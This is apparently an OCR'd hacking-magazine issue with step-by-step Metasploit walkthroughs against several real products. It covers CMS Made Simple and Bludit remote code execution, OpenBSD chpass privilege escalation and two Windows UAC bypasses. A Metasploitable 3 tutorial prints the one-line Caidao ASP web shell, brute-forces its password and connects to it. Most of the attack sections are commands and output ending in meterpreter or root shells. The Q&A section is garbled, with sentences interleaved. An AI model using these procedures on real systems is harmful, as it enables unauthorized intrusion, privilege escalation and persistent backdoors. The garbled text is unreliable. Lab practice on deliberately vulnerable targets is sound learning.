
Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

CMS Made Simple Object Injection RCE Module

TARGET: Cms Made Simple Versions 2.2.6, 2.2.7, 2.2.8, 2.2.9 & 2.2.9.1 TYPE: Remote

CMS Made Simple is an open source CONTENT MANAGEMENT SYSTEM which provides developers, web programmers and site owners a web-based development and administration area. According to their makers, this CMS strives to simplify web management for administ rators and users. Its makers won the CMS Critic annual award for best open source content management.

Coming to the exploit module, all the above mentioned versions of this software suffer fro -m a object injection vulnerability. This vulnerability exists in the action_admin_bulk_template of the DesignManager module which is a default module of CMS Made Simple.



Here is the vulnerable code which allows object injection.

```
action.admin_bulk_template - Notepad
                                                                                                                 X
                                                                                                           File Edit Format View Help
# (at your option) any later version.
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
# You should have received a copy of the GNU General Public License
# along with this program; if not, write to the Free Software
# Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA
# Or read it online: http://www.gnu.org/licenses/licenses.html#GPL
if( !isset($gCms) ) exit;
if( !$this->VisibleToAdminUser() ) return;
if( isset($params['allparms']) ) $params = array_merge($params,unserialize(base64_decode($params['allparms'])));
$this->SetCurrentTab('templates');
```

Let's see how this module works.

Start Metasploit and search for all the "cmsms" modules using command search cmsms.

```
msf5 > search cmsms
Matching Modules
                                                   Disclosure Date Rank
  # Name
Check Description
  0 exploit/multi/http/cmsms object injection rce 2019-03-26
                                                                    normal
Yes cms made simple authenticated RCE via object injection
  1 exploit/multi/http/cmsms_showtime2 rce
                                                   2019-03-11
                                                                    normal
     CMS Made Simple (CMSMS) Showtime2 File Upload RCE
Yes
     exploit/multi/http/cmsms_upload_rename_rce 2018-07-03
                                                                    excellent
       CMS Made Simple Authenticated RCE via File Upload/Copy
Yes
msf5 >
```

Load the module highlighted in the above image and use the show options command to look at all the options this module needs.

```
msf5 > use exploit/multi/http/cmsms_object_injection_rce
msf5 exploit(multi/http/cmsms_object_injection_rce) > show options
Module options (exploit/multi/http/cmsms object injection rce):
             Current Setting Required Description
   Name
                                         Password to authenticate with
   PASSWORD
                               yes
                                         A proxy chain of format type:host:port[
   Proxies
                               no
 type:host:port][...]
                                         The target host(s), range CIDR identifi
  RHOSTS
                               ves
er, or hosts file with syntax 'file:<path>'
                                        The target port (TCP)
   RPORT
              80
                              yes
             false
                                         Negotiate SSL/TLS for outgoing connecti
   SSL
                               no
ons
                                         Base cmsms directory path
  TARGETURI /
                               yes
                                         Username to authenticate with
  USERNAME
                               yes
                                         HTTP server virtual host
  VHOST
                               no
```

Set the rhosts, username and password options and use check command to see if the target is vulnerable or not.

```
msf5 exploit(multi/http/cmsms_object_injection_rce) > set rhosts 192.168.32.1
rhosts => 192.168.32.1
msf5 exploit(multi/http/cmsms_object_injection_rce) > check
[*] 192.168.32.1:80 - The target is not exploitable.
msf5 exploit(multi/http/cmsms_object_injection_rce) > set targeturi /cms
targeturi => /cms
msf5 exploit(multi/http/cmsms_object_injection_rce) > check
[*] 192.168.32.1:80 - The target is not exploitable.
msf5 exploit(multi/http/cmsms_object_injection_rce) > set username admin
username => admin
msf5 exploit(multi/http/cmsms_object_injection_rce) > set password 123456
password => 123456
msf5 exploit(multi/http/cmsms_object_injection_rce) >
```

```
Irrespective of what the check command says, execute the module using run command.
msf5 exploit(multi/http/cmsms_object_injection_rce) > run
[*] Started reverse TCP handler on 192.168.32.129:4444
[*] Sending stage (38288 bytes) to 192.168.32.1
[*] Meterpreter session 1 opened (192.168.32.129:4444 -> 192.168.32.1:53638) at
2020-03-15 15:32:09 +0530
[+] Deleted IZSolvlFHByR.php
meterpreter > sysinfo
Computer
            : Windows NT
05
on) i586
Meterpreter : php/windows
meterpreter > getuid
Server username: 🥊
<u>meterpreter</u> >
```

As you can see in the above image, we successfully have a meterpreter shell on the target.

Bludit CMS Directory Traversal File Upload Module

TARGET: Bludit 3.9.2 TYPE: Remote

Firewall : ON

Bludit is a simple yet fast flat-file (it means this uses JSON format to store content, so no nee -d of database) CMS. The above mentioned version has a file upload vulnerability in the image uploading feature. Using this we can upload malicious payload to the target website. How -ever this is an authenticated module and needs credentials. Let's see how this module work -s. Search for the bludit modules using command search bludit.

Load the module in the abov -e image and use the show options command to look at all the options this module needs.

```
msf5 > use exploit/linux/http/bludit_upload_images_exec
msf5 exploit(linux/http/bludit upload images exec) > show options
Module options (exploit/linux/http/bludit upload images exec):
               Current Setting Required Description
  Name
                                          The password for Bludit
  BLUDITPASS
                                yes
  BLUDITUSER
                                          The username for Bludit
                                yes
  Proxies
                                          A proxy chain of format type:host:port
                                no
[,type:host:port][...]
  RHOSTS
                                          The target host(s), range CIDR identif
                                yes
ier, or hosts file with syntax 'file:<path>'
                                          The target port (TCP)
  RPORT
               80
                                yes
              false
                                          Negotiate SSL/TLS for outgoing connect
  SSL
                                no
ions
```

Set the rhosts, username, password, targturi options and use check command to see if the ta rget is vulnerable or not.

Even if the check command doesn't confirm the target is vulnerable, execute the module using run command.

```
msf5 exploit(linux/http/bludit upload images exec) > run
[*] Started reverse TCP handler on 192.168.32.129:4444
[+] Logged in as: admin
[*] Retrieving UUID...
[*] Uploading KTrqJlPUoo.png...
[*] Uploading .htaccess...
[*] Executing KTrqJlPUoo.png...
[*] Sending stage (38288 bytes) to 192.168.32.128
[*] Meterpreter session 2 opened (192.168.32.129:4444 -> 192.168.32.128:39038) a
t 2020-03-15 15:46:10 +0530
[+] Deleted .htaccess
<u>meterpreter</u> > sysinfo
Computer
            : ubuntu
            : Linux ubuntu 4.4.0-148-generic #174~14.04.1-Ubuntu SMP Thu May 9 0
8:18:11 UTC 2019 i686
Meterpreter : php/linux
<u>meterpreter</u> > getuid
Server username: daemon (1)
```

As you can see in the above image, we successfully have a meterpreter on the target.

OpenBSD Dynamic Loader Chpass Privilege Escalation Module

TARGET: OpenBSD 6.1, 6.6 TYPE: Local Firewall : NA

OpenBSD is an open source operating system used mostly in network appliances and server 's. The above mentioned version's have a privilege escalation vulnerability in the 'ld.so' dynamic loader coded (CVE-2019-19726). This dynamic loader is a self-contained position independent program providing run-time support for loading and link-editing shared objects into a process's address space.

This can be manipulated to load `libutil.so` from an untrusted path, using `LD_LIBRARY_PATH` in combination with the `chpass` set-uid executable, resulting in privileged code execution in OpenBSD systems. Like any privilege escalation exploit, we first nee -d to have a low privileged session on the target.

Let's see how this module works. This module has been tested on OpenBSD 6.6 64bit

```
target on which we already got a SSH session as shown below.
msf5 exploit(openbsd/local/dynamic_loader_chpass_privesc) > sessions -i 5
[*] Starting interaction with 5...
id
uid=1001(ssh-user) gid=1001(ssh-users) groups=1001(ssh-users)
Load the dynamic_loader_chpass_privesc module and use the show options command to lo-
ok at all the options this module needs.
msf5 > use exploit/openbsd/local/dynamic_loader_chpass_privesc
msf5 exploit(openbsd/local/dynamic_loader_chpass_privesc) > show options
Module options (exploit/openbsd/local/dynamic loader chpass privesc):
                Current Setting Required Description
   Name
   CHPASS PATH /usr/bin/chpass
                                           Path to chpass
                                 yes
                                           The session to run this module on.
   SESSION
                                 yes
Payload options (cmd/unix/reverse):
          Current Setting Required Description
   Name
                                     The listen address (an interface may be spe
   LHOST
                           yes
cified)
                                     The listen port
   LPORT 4444
                           yes
Set the session id as shown below. The check command doesn't confirm whether the target
is not vulnerable or not.
msf5 exploit(openbsd/local/dynamic_loader_chpass_privesc) > set session 5
session => 5
msf5 exploit(openbsd/local/dynamic_loader_chpass_privesc) > check
[+] cc is installed
[*] The service is running, but could not be validated.
msf5 exploit(openbsd/local/dynamic_loader_chpass_privesc) >
Execute the module using run command.
msf5 exploit(openbsd/local/dynamic_loader_chpass_privesc) > run
[*] Started reverse TCP double handler on 172.28.128.3:4444
[+] cc is installed
[+] Found libutil.so name: libutil.so.13.1
[*] Writing '/tmp/.kEqJWeqP3F.c' (316 bytes) ...
[*] Compiling /tmp/libutil.so.13.1 ...
[*] Writing '/tmp/.EGXXcZv.c' (602 bytes) ...
[*] Compiling /tmp/.EGXXcZv ...
[*] Writing '/tmp/.Et066Mo3C' (135 bytes) ...
[*] Launching exploit...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo M0sZCt4bD0ddCjPn;
```

```
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "M0sZCt4bD0ddCjPn\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 6 opened (172.28.128.3:4444 -> 172.28.128.13:13066) a
t 2020-03-27 02:11:40 -0400
[+] Deleted /tmp/.kEqJWeqP3F.c
[+] Deleted /tmp/libutil.so.13.1
[+] Deleted /tmp/.EGXXcZv.c
[+] Deleted /tmp/.EGXXcZv
[+] Deleted /tmp/.Et066Mo3C
id
uid=0(root) gid=0(wheel) groups=1001(ssh-users)
uname -a
OpenBSD bsd.my.domain 6.6 GENERIC#353 amd64
```

As we can see in the above image, our privileges have been successfully escalated to "root" privileges.

Windows Bypass UAC via Dotnet Profiler Module

TARGET: Windows TYPE: Local Firewall: OFF

We have been seeing a lot of Windows 10 privilege escalation exploits recently. In this Issue, we bring another module which uses Dotnet profiler to escalate privileges to get SYSTEM pri -vileges. This module has been tested on a Windows 10 version available on Microsoft websi -te.

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.28.128.3:4444
[*] Sending stage (206403 bytes) to 172.28.128.11
[*] Meterpreter session 1 opened (172.28.128.3:4444 -> 172.28.128.11:50184) at 2
020-03-13 22:28:26 -0400
<u>meterpreter</u> > sysinfo
Computer : WINDEV2002EVAL
05
    : Windows 10 (10.0 Build 18363).
Architecture
               : x64
System Language : en US
Domain
        : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > getuid
Server username: WINDEV2002EVAL\User
meterpreter > getsystem
[-] priv elevate getsystem: Operation failed: The environment is incorrect. The
following was attempted:
Named Pipe Impersonation (In Memory/Admin)
Named Pipe Impersonation (Dropper/Admin)
- Token Duplication (In Memory/Admin)
```

First, as usual, we need to get a normal meterpreter shell on the Windows 10 as show in the above image. Let us see how this module works. Background the low privileged session as and load the bypassuac_dotnet_profiler module as shown in the image below.

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac dotnet profile
msf5 exploit(windows/local/bypassuac_dotnet_profiler) > show options
Module options (exploit/windows/local/bypassuac dotnet profiler):
                 Current Setting Required Description
   Name
   PAYLOAD NAME
                                             The filename to use for the payload
                                   no
binary (%RAND% by default).
                                             The session to run this module on.
   SESSION
                                  yes
Exploit target:
      Name
   Id
       Windows x64
Set the SESSION ID and set a 64bit payload for a 64bit system. Use the check command to
confirm the target is vulnerable or not.
msf5 exploit(windows/local/bypassuac_dotnet_profiler) > set payload windows/x64/
meterpreter/reverse tcp
payload => windows/x64/meterpreter/reverse tcp
msf5 exploit(windows/local/bypassuac_dotnet_profiler) > set lhost 172.28.128.3
lhost => 172.28.128.3
msf5 exploit(windows/local/bypassuac_dotnet_profiler) > check
[*] The target appears to be vulnerable.
msf5 exploit(windows/local/bypassuac_dotnet_profiler) >
If the check command confirms that the target is indeed vulnerable, execute the module usin
-g command run.
msf5 exploit(windows/local/bypassuac_dotnet_profiler) > run
[*] Started reverse TCP handler on 172.28.128.3:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[!] This exploit requires manual cleanup of 'C:\Users\User\AppData\Local\Temp\iW
dgWu.dll!
[*] Please wait for session and cleanup....
[*] Sending stage (206403 bytes) to 172.28.128.11
[*] Meterpreter session 2 opened (172.28.128.3:4444 -> 172.28.128.11:50405) at 2
020-03-13 23:56:01 -0400
meterpreter >
```

As we can see, we have a new meterpreter session with session id 2. But let us check if it is indeed a shell with SYSTEM privileges.

```
[*] Please wait for session and cleanup....
[*] Sending stage (206403 bytes) to 172.28.128.11
[*] Meterpreter session 2 opened (172.28.128.3:4444 -> 172.28.128.11:50405) at 2
020-03-13 23:56:01 -0400
meterpreter > sysinfo
Computer
          : WINDEV2002EVAL
05
               : Windows 10 (10.0 Build 18363).
Architecture
               : x64
System Language : en US
Domain
         : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > getuid
Server username: WINDEV2002EVAL\User
<u>meterpreter</u> > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

In the new meterpreter session, trying getuid command successfully gave us SYSTEM privile -ges.

Windows Bypass UAC via Sdclt Module

TARGET: Windows TYPE: Local Firewall: OFF

This is another Windows privilege escalation module. This uses the autoelevate feature in the sdclt. exe Windows process to get SYSTEM privileges. Sdclt. exe is a Windows process that is used while taking backups or restoring some files in Windows. This module has been tested on a Windows 10 version available on Microsoft website.

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac sdclt
msf5 exploit(windows/local/bypassuac_sdclt) > show opions
[-] Invalid parameter "opions", use "show -h" for more information
msf5 exploit(windows/local/bypassuac_sdclt) > show options
Module options (exploit/windows/local/bypassuac sdclt):
                 Current Setting Required Description
   Name
   PAYLOAD NAME
                                            The filename to use for the payload
                                  no
binary (%RAND% by default).
                                            The session to run this module on.
   SESSION
                                  yes
Exploit target:
      Name
   Id
      Windows x64
msf5 exploit(windows/local/bypassuac sdclt) >
```

First, as usual, we need to get a normal meterpreter shell on the Windows 10 target machine Background the low privileged session and load the bypassuac_sdclt module as shown in the image above. Set the SESSION ID and use the check command to confirm the target is vu -Inerable or not.

```
msf5 exploit(windows/local/bypassuac_sdclt) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac_sdclt) > check
[*] The target appears to be vulnerable.
msf5 exploit(windows/local/bypassuac_sdclt) >
```

If the check command confirms that the target is indeed vulnerable, execute the module usin -g command run.

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.28.128.3:4444
[*] Sending stage (206403 bytes) to 172.28.128.11
[*] Meterpreter session 2 opened (172.28.128.3:4444 -> 172.28.128.11:50276) at 2
020-03-13 22:36:24 -0400
<u>meterpreter</u> > sysinfo
Computer : WINDEV2002EVAL
05
     : Windows 10 (10.0 Build 18363).
Architecture
               : x64
System Language : en US
Domain
          : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
```

As we can see, we have a new meterpreter session with session id 2 which comes with SYS TEM privileges.

HACKING Q & A

Q : Can a hacking forum get hacked?

A: Why not? any hacking forum is implement -ed is using a forum software. If there is any an exploit this vulnerability to hack this forum. the backdoor or can do whatever he wants. If your question is that whether someone can hack you using this forum, then the answer is once again yes. They can do this by providing proof that the recently viral house party app you malicious links for some malware through has been hacked or if they are trying to hack which they can hack your system. In both the cases, there is a possibility.

Q : Can a hacker who placed a backdoor remove it by himself?

A : Yes. Can't someone control his own dog? A backdoor is something which gives persiste -nt access for hackers to a victim's machine. To install a backdoor, the hacker needs to ha

system level access. Normally backdoors are installed to have continuous access to the victim system without arising suspicion. When hi vulnerability in this forum software, hackers c- -s purpose is fulfilled, the hacker can uninstall

> No. It's not like that. As for now there is no someone. The company itself announced that the news that their app getting hacked is part of a smear campaign and it announced a huge sum of bounty for anyone who gives the information about the person responsible for the person responsible for this smear campaign.

It is also reported that house party app has

CAIDAO.ASP

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials. So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In our April 2019 Issue, we finished the hacking series on Metasploitable 2 with the chapter "The Treasure Trove: Part 2". In those tutorials, we have seen multiple wa -ys in which we can gain access on Metasploitable 2, different types of attacks and POST exploitation and also POST Exploitation Information Gathering. We really hope our readers have enjoyed the tutorials on Metasploitable 2.

Our journey brings us to Metasploitable 3. Metasploitable 3 is the latest version of Metasploitable. Just like Metasploitable, it is designed to be hacked with Metasploit although we can do this without Metasploit. It is packed with numerous vulnerabilities which can be exploited to gain access to the system. However unlike Metasploitable 2, the vulnerabilities may not be a hit and walk case. We have seen how to install it in Oracle Virtualbox in our October 2018 Issue.

In our previous Issue, our readers have seen how we created a new wordlist using tool Cewl to crack passwords and used these cracked credentials to gain access to SSH and FTP serv -ers of target system. This month's tutorial started right in the FTP directory of previous Issue 's tutorial. If our readers remember, in the target machine's FTP directory, there was a file na -med caidao.asp. We login into the FTP server of target again and download the file onto our attacker system.

```
hackercoolmagz@kali:~$ ftp 172.28.128.6
Connected to 172.28.128.6.
220 Microsoft FTP Service
Name (172.28.128.6:hackercoolmagz): vagrant
331 Password required for vagrant.
Password:
230 User logged in.
Remote system type is Windows NT.
ftp> get caidao.asp
local: caidao.asp remote: caidao.asp
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
28 bytes received in 0.00 secs (87.3602 kB/s)
ftp> quit
221 Goodbye.
hackercoolmagz@kali:-$ ls
caidao.asp Documents fimap Pictures
                                       shell
                                                  shell.out shell.sh
                                                                        Videos
Desktop Downloads
                                       shell.elf
                      Music Public
                                                  shell.py
                                                             Templates
hackercoolmagz@kali:~$ cat caidao.asp
```

But what is Caidao?. Caidao is a web shell used mostly by chinese hackers including their APTs(Advanced Persistent Threats). Webshell is a malicious software attackers use to uploa

-d into the target website exploiting any vulnerability in the web server. This uploaded websh -ell most probably allows attackers to manipulate the entire victim system using the webshell. In our Magazine you have seen multiple instances of such webshells. Perhaps the best and most recent example is the php-reverse-shell we used in this month's CTF challenge. In this CTF, we have exploited a file upload vulnerability in GUnet software to upload the php-revers -e-shell and then escalated our privileges.

Caidao web shell is one of the most innovative shell. The reason is given below. It has just a single line of code. Compare that to the code of php-reverse-shell. There's huge diff-erence.

```
caidao.asp

File Edit Search Options Help

<%eval request("password")%>
```

Being a single line of code, it can easily be coded into legitimate files also making detection almost impossible. This is one of the important reasons this shell is popular among APTs. So there is a shell uploaded on the target web server.

Have any questions? Fire them to qa@hackercoolmagz.com

We can use this to gain access to the target system. But to begin using this, as you can see in the image, we need a password. If the password is unknown, we cannot do anything. Meta-sploit has an auxiliary module that brute forces the password.

msf5 > search caidao

```
Matching Modules
                                                       Disclosure Date Rank
   # Name
  Check Description
   0 auxiliary/scanner/http/caidao bruteforce login
                                                                        normal
         Chinese Caidao Backdoor Bruteforce
  Yes
   1 exploit/multi/http/caidao php backdoor exec
                                                       2015-10-27
                                                                        excellent
         China Chopper Caidao PHP Backdoor Code Execution
  Yes
<u>msf5</u> >
Load the above auxiliary module and use the show options command to have a look at all th-
e options it has.
msf5 > use auxiliary/scanner/http/caidao_bruteforce_login
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > show options
Module options (auxiliary/scanner/http/caidao bruteforce login):
                     Current Setting
   Name
        Required Description
   BLANK PASSWORDS false
                  Try blank passwords for all users
        no
   BRUTEFORCE SPEED 5
                  How fast to bruteforce, from 0 to 5
        yes
                     false
   DB ALL CREDS
                  Try each user/password couple stored in the current database
        no
   DB ALL PASS
                     false
                  Add all passwords in the current database to the list
        no
   PASSWORD
                  A specific password to authenticate with
        no
                     /usr/share/metasploit-framework/data/wordlists/unix passwor
   PASS FILE
ds.txt no
                  The file that contains a list of of probable passwords.
   Proxies
                   A provi chain of format tupo, bact, part [ tupo, bact, part] [
   RHOSTS
                  The target host(s), range CIDR identifier, or hosts file with
        yes
syntax 'file:<path>'
   RPORT
                     80
                  The target port (TCP)
        yes
                     false
   SSL
                  Negotiate SSL/TLS for outgoing connections
        no
                     false
   STOP ON SUCCESS
                  Stop guessing when a credential works for a host
        yes
                     /caidao.php
   TARGETURI
                  The URL that handles the login process
        yes
```

```
We set the m3pass.txt wordlist we created in our previous Issue as pass file. here.
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set rhosts 172.28.128.6
rhosts => 172.28.128.6
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set pass_file /root/m3pas
s.txt
pass file => /root/m3pass.txt
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set blank passwords true
blank passwords => true
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set stop on success true
stop on success => true
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set targeturi /caidao.asp
targeturi => /caidao.asp
msf5 auxiliary(scanner/http/caidao_bruteforce_login) >
The password is not found. Not surprising. If we stick to the story, webshells are uploaded by
others and not the makers of Metasploitable3.
- 172.28.128.6:80 - Failed: 'provided'
[-] 172.28.128.6:80 - Failed: 'Vulnerable'
[-] 172.28.128.6:80 - Failed: 'Applications'
- 172.28.128.6:80 - Failed: 'Services'
 -] 172.28.128.6:80 - Failed: 'GlassFish'
- 172.28.128.6:80 - Failed: 'Jenkins'
 -] 172.28.128.6:80 - Failed: 'chinese'
 -] 172.28.128.6:80 - Failed: 'ManageEngine'
-] 172.28.128.6:80 - Failed: 'ElasticSearch'
 - 172.28.128.6:80 - Failed: 'Wordpress'
 -] 172.28.128.6:80 - Failed: 'Desktop'
 -] 172.28.128.6:80 - Failed: 'PHPMyAdmin'
 -] 172.28.128.6:80 - Failed: 'details'
 -] 172.28.128.6:80 - Failed: 'roadmap'
   172.28.128.6:80 - Failed: 'Configuration'
   172.28.128.6:80 - Failed: 'General'
   172.28.128.6:80 - Failed: 'Vulnerabilities'
 -] 172.28.128.6:80 - Failed: 'locally'
- 172.28.128.6:80 - Failed: 'Privacy'
[-] 172.28.128.6:80 - Failed: 'Training'
[-] 172.28.128.6:80 - Failed: 'Commits'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/caidao_bruteforce_login) >
Next, I use the default wordlist of this module.
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set rhosts 172.28.128.6
rhosts => 172.28.128.6
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set targeturi /caidao.asp
targeturi => /caidao.asp
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set pass file /usr/share/
metasploit-framework/data/wordlists/unix passwords.txt
pass file => /usr/share/metasploit-framework/data/wordlists/unix passwords.txt
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set stop on success true
stop on success => true
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > set blank passwords true
blank passwords => true
msf5 auxiliary(scanner/http/caidao bruteforce login) >
This time we get the password. It is the same: 'password'.
```


```
msf5 auxiliary(scanner/http/caidao_bruteforce_login) > run

[-] 172.28.128.6:80 - Failed: ''
[!] No active DB -- Credential data will not be saved!
[-] 172.28.128.6:80 - Failed: 'admin'
[-] 172.28.128.6:80 - Failed: '123456'
[-] 172.28.128.6:80 - Failed: '12345'
[-] 172.28.128.6:80 - Failed: '123456789'
[+] 172.28.128.6:80 - Success: 'password'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/caidao_bruteforce_login) >
```

Now we can connect to the caidao shell. This can be done using a program caidao.exe. As it is a Windows executable, it can only be run from a Windows machine. Let's shift to Windows now. After downloading and installing Caidao.exe from Github, we open the program. On right clicking on the interface, we get a menu as shown below. Click on "Add".



Another popup opens. Enter the path to the webshell and password we just cracked for it. We will successfully get a connection as shown below.



To check it, Right click on our target and we will get another menu. Click on the option that says "Virtual Terminal" and we will get something as shown below.

```
[*] Basic information [ C: ]
 C:\inetpub\www.root\> netstat -an | find "ESTABLISHED"
                                             ESTABLISHED
                          127.0.0.1:49174
  TCP 127.0.0.1:8028
      127.0.0.1:8028
                          127.0.0.1:49264
                                             ESTABLISHED
      127.0.0.1:8028
                          127.0.0.1:49265
                                             ESTABLISHED
       127.0.0.1:8028
127.0.0.1:8028
                          127.0.0.1:49267
                                             ESTABLISHED
                          127.0.0.1:49268
                                             ESTABLISHED
       127.0.0.1:31000
                           127.0.0.1:32000
                                              ESTABLISHED
                           127.0.0.1:31000
                                              ESTABLISHED
                           127.0.0.1:8028
                                             ESTABLISHED
       127.0.0.1:49175
                           127.0.0.1:49176
                                              ESTABLISHED
       127.0.0.1:49176
                           127.0.0.1:49175
                                              ESTABLISHED
                           127.0.0.1:49178
                                              ESTABLISHED
       127.0.0.1:49178
                           127.0.0.1:49177
                                              ESTABLISHED
       127.0.0.1:49179
                           127.0.0.1:49180
                                              ESTABLISHED
       127.0.0.1:49180
                           127.0.0.1:49179
                                              ESTABLISHED
       127.0.0.1:49181
                           127.0.0.1:49182
                                              ESTABLISHED
                                              ESTABLISHED
       127.0.0.1:49182
                           127.0.0.1:49181
       127.0.0.1:49183
                                              ESTABLISHED
                           127.0.0.1:49184
       127.0.0.1:49184
                           127.0.0.1:49183
                                              ESTABLISHED
       127.0.0.1:49185
                           127.0.0.1:49186
                                              ESTABLISHED
       127.0.0.1:49186
                           127.0.0.1:49185
                                              ESTABLISHED
       127.0.0.1:49187
                           127.0.0.1:49188
                                              ESTABLISHED
       127.0.0.1:49188
                           127.0.0.1:49187
                                              ESTABLISHED
       127.0.0.1:49189
                                              ESTABLISHED
                           127.0.0.1:49190
       127.0.0.1:49190
                           127.0.0.1:49189
                                              ESTABLISHED
       127.0.0.1:49191
                           127.0.0.1:49192
                                              ESTABLISHED
       127.0.0.1:49192
                           127.0.0.1:49191
                                              ESTABLISHED
